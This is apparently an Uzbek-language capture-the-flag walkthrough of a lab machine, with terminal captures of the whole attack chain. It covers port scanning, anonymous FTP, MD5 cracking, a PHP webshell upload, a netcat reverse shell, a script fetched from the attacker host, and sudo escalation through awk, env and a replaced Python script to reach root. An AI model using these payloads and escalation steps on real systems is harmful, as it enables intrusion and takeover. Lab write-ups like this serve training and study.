


Raximjonov Saidislom

machine: File difficulty: Easy

nmap scan natijasi


A screenshot of a terminal window with a dark background. The window title is 'kali@kali: ~/Pictures'. The terminal shows the execution of the command 'nmap 172.17.0.2 -p- --min-rate 5000'. The output indicates that the host is up, with open ports 21/tcp (ftp) and 80/tcp (http). The scan was completed in 1.87 seconds. The prompt '(saidislom@kali) - [Pictures]' is visible at the bottom of the terminal output.

```
(saidislom@kali) - [Pictures]
$ nmap 172.17.0.2 -p- --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-28 22:33 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000090s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 36:8E:1C:4E:73:B4 (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
(saidislom@kali) - [Pictures]
$
```

```
nmap 172.17.0.2 -p- --min-rate 5000
```

Apache standart sahifasi ochiladi



sahifa manbasida (view-source) qiziq izoh topildi —
yashirin katalog haqida



FTP serverga anonim foydalanuvchi sifatida kiramiz

```
(saidislom@kali)-[~]
$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19996|)
150 Here comes the directory listing.
-r--r--r-- 1 65534 65534 33 Sep 12 2024 anon.txt
226 Directory send OK.
ftp> get anon.txt
local: anon.txt remote: anon.txt
229 Entering Extended Passive Mode (|||47447|)
150 Opening BINARY mode data connection for anon.txt (33 bytes).
100% |*****| 33 460.37 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (97.06 KiB/s)
ftp> exit
```

```
ftp 172.17.0.2
Name: anonymous
ls
get anon.txt
```

olingan fayl ichida hash qiymati bor edi

```
(saidislom@kali)-[~]
$ cat anon.txt
53dd9c6005f3cdfc5a69c5c07388016d
(saidislom@kali)-[~]
$
```

```
cat anon.txt
```

john yordamida hash parolini ochamiz

```
(saidislom@kali) ~$ john anon.txt -w /usr/share/wordlists/rockyou.txt --format=raw-md5
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 52 password hashes with no different salts (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=12
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
justin (7)
emerald (7)
2g 0:00:00:00 DONE (2026-07-28 22:40) 200.0g/s 354600p/s 354600c/s 17960KC/s modem..sss
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(saidislom@kali) ~$
```

```
john anon.txt -w /usr/share/wordlists/rockyou.txt --format=raw-md5
```

gobuster yordamida fayl yuklash sahifasini topamiz


```
(saidislom@kali) ~$ gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x xml,txt,php,html
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: xml,txt,php,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
index.html (Status: 200) [Size: 11008]
uploads (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
server-status (Status: 403) [Size: 275]
file_upload.php (Status: 200) [Size: 468]
Progress: 1102785 / 1102785 (100.00%)
=====
Finished
=====

(saidislom@kali) ~$
```


```
gobuster dir -u http://172.17.0.2/ \
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list
```

```
-2.3-medium.txt \  
-x xml,txt,php,html
```

fayl yuklash (upload) sahifasining ko'rinishi




PHP webshell tayyorlab, uni saytga yuklaymiz



```
cat payload.phar
<?php echo system($_GET['cmd']);?>
```

yuklangan fayl uploads katalogida paydo bo'ldi



reverse shell uchun listener ochib, webshell orqali ulanamiz

```
kali@kali -  
Session Actions Edit View Help  
[saidislom@kali]~  
$ sudo nc -lvnp 443  
listening on [any] 443 ...  
connect to [172.20.10.4] from (UNKNOWN) [172.17.0.2] 39180  
bash: cannot set terminal process group (12): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@a690aaaf11e0:/var/www/html/uploads$
```

```
sudo nc -lvnp 443
```

shell ichida qo'shimcha skript (suforce.sh) yuklab olamiz

```
kali@kali -  
Session Actions Edit View Help  
www-data@a690aaaf11e0:/var/www/html/uploads$ wget http://172.20.10.4:8000/suforce.sh  
e.sh http://172.20.10.4:8000/suforce  
--2026-07-28 20:02:16-- http://172.20.10.4:8000/suforce.sh  
Connecting to 172.20.10.4:8000... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 3746 (3.7K) [application/x-sh]  
Saving to: 'suforce.sh'  
  
0K ... 100% 175M=0s  
2026-07-28 20:02:16 (175 MB/s) - 'suforce.sh' saved [3746/3746]  
  
www-data@a690aaaf11e0:/var/www/html/uploads$ ls  
ls  
payload.phar  
processes.phar  
suforce.sh  
www-data@a690aaaf11e0:/var/www/html/uploads$ saidislom
```

```
wget http://172.20.10.4:8000/suforce.sh
```

mario foydalanuvchisiga o'tamiz

```
kali@kali -
Session Actions Edit View Help
www-data@a690aaaf11e0:/var/www/html/uploads$ su mario
su mario
Password: password123
whoami
mario
saidislom
```

```
su mario
Password: password123
```


mario orqali sudo huquqi bilan julen foydalanuvchisiga o'tamiz

```
kali@kali -
Session Actions Edit View Help
www-data@a690aaaf11e0:/var/www/html/uploads$ su mario
su mario
Password: password123
whoami
mario
sudo -l
Matching Defaults entries for mario on a690aaaf11e0:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mario may run the following commands on a690aaaf11e0:
  (julen) NOPASSWD: /usr/bin/awk
sudo -u julen /usr/bin/awk 'BEGIN {system("/bin/sh")}'
whoami
julen
saidislom
```

```
sudo -l
sudo -u julen /usr/bin/awk 'BEGIN {system("/bin/sh")}'
```


julen orqali sudo huquqi bilan iker foydalanuvchisiga o'tamiz



```
www-data@a690aaaf11e0: /var/www/html/uploads$ su mario
su mario
Password: password123
whoami
mario
sudo -l
Matching Defaults entries for mario on a690aaaf11e0:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mario may run the following commands on a690aaaf11e0:
  (julen) NOPASSWD: /usr/bin/awk
sudo -u julen /usr/bin/awk 'BEGIN {system("/bin/sh")}'
whoami
julen
sudo -l
Matching Defaults entries for julen on a690aaaf11e0:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User julen may run the following commands on a690aaaf11e0:
  (iker) NOPASSWD: /usr/bin/env
sudo -u iker /usr/bin/env /bin/bash
whoami
iker
saidislom
```

```
sudo -l
sudo -u iker /usr/bin/env /bin/bash
```

iker uchun root skriptni sudo orqali ishga tushirish huquqi topildi

```
kali@kali: ~  
Session Actions Edit View Help  
sudo -l  
Matching Defaults entries for iker on a690aaaf11e0:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User iker may run the following commands on a690aaaf11e0:  
    (ALL) NOPASSWD: /usr/bin/python3 /home/iker/geo_ip.py  
wget http://172.20.10.4/geo_ip.py.1  
--2026-07-28 20:12:24-- http://172.20.10.4/geo_ip.py.1  
Connecting to 172.20.10.4:80... failed: Connection refused.  
wget http://172.20.10.4:8000/geo_ip.py.1  
--2026-07-28 20:12:44-- http://172.20.10.4:8000/geo_ip.py.1  
Connecting to 172.20.10.4:8000... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 34 [application/octet-stream]  
geo_ip.py.1: Permission denied  
  
Cannot write to 'geo_ip.py.1' (Permission denied).  
ls  
payload.phar  
processes.phar  
rockyou.txt  
suforce.sh  
cd ~  
wget http://172.20.10.4:8000/geo_ip.py.1  
--2026-07-28 20:13:09-- http://172.20.10.4:8000/geo_ip.py.1  
Connecting to 172.20.10.4:8000... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 34 [application/octet-stream]  
Saving to: 'geo_ip.py.1'  
  
0K 100% 4.69M=0s  
  
2026-07-28 20:13:09 (4.69 MB/s) - 'geo_ip.py.1' saved [34/34]  
  
ls  
__pycache__  
geo_ip.py  
geo_ip.py.1  
saidislom
```

```
sudo -l  
wget http://172.20.10.4:8000/geo_ip.py.1  
cat geo_ip.py.1
```

geo_ip.py skriptini o'z payload'imizga almashtiramiz

```
kali@kali: ~  
Session Actions Edit View Help  
User iker may run the following commands on a690aaaf11e0:  
    (ALL) NOPASSWD: /usr/bin/python3 /home/iker/geo_ip.py  
wget http://172.20.10.4/geo_ip.py.1  
--2026-07-28 20:12:24-- http://172.20.10.4/geo_ip.py.1  
Connecting to 172.20.10.4:80... failed: Connection refused.  
wget http://172.20.10.4:8000/geo_ip.py.1  
--2026-07-28 20:12:44-- http://172.20.10.4:8000/geo_ip.py.1  
Connecting to 172.20.10.4:8000... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 34 [application/octet-stream]  
geo_ip.py.1: Permission denied  
  
Cannot write to 'geo_ip.py.1' (Permission denied).  
ls  
payload.phar  
processes.phar  
rockyou.txt  
suforce.sh  
cd ~  
wget http://172.20.10.4:8000/geo_ip.py.1  
--2026-07-28 20:13:09-- http://172.20.10.4:8000/geo_ip.py.1  
Connecting to 172.20.10.4:8000... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 34 [application/octet-stream]  
Saving to: 'geo_ip.py.1'  
  
0K 100% 4.69M=0s  
  
2026-07-28 20:13:09 (4.69 MB/s) - 'geo_ip.py.1' saved [34/34]  
  
ls  
__pycache__  
geo_ip.py  
geo_ip.py.1  
cat geo_ip.py.1  
import os  
os.system("/bin/bash")  
mv geo_ip.py asdfasdfafa.py  
mv geo_ip.py.1 geo_ip.py  
saidislom
```

```
mv geo_ip.py asdfasdfafa.py  
mv geo_ip.py.1 geo_ip.py
```

sudo orqali skriptni ishga tushirib, root huquqiga ega bo'lamiz

```
Session Actions Edit View Help
kali@kali: ~
wget http://172.20.10.4:8000/geo_ip.py.1
--2026-07-28 20:12:44-- http://172.20.10.4:8000/geo_ip.py.1
Connecting to 172.20.10.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 34 [application/octet-stream]
geo_ip.py.1: Permission denied

Cannot write to 'geo_ip.py.1' (Permission denied).
ls
payload.phar
processes.phar
rockyou.txt
suforce.sh
cd ~
wget http://172.20.10.4:8000/geo_ip.py.1
--2026-07-28 20:13:09-- http://172.20.10.4:8000/geo_ip.py.1
Connecting to 172.20.10.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 34 [application/octet-stream]
Saving to: 'geo_ip.py.1'

  OK                               100% 4.69M=0s

2026-07-28 20:13:09 (4.69 MB/s) - 'geo_ip.py.1' saved [34/34]

ls
__pycache__
geo_ip.py
geo_ip.py.1
cat geo_ip.py.1
import os
os.system("/bin/bash")
mv geo_ip.py asdfasdfafa.py
mv geo_ip.py.1 geo_ip.py
sudo python3 /home/iker/geo_ip.py
whoami
root
saidislom
/bin/bash: line 2: saidislom: command not found
```

```
sudo python3 /home/iker/geo_ip.py
whoami # -> root
```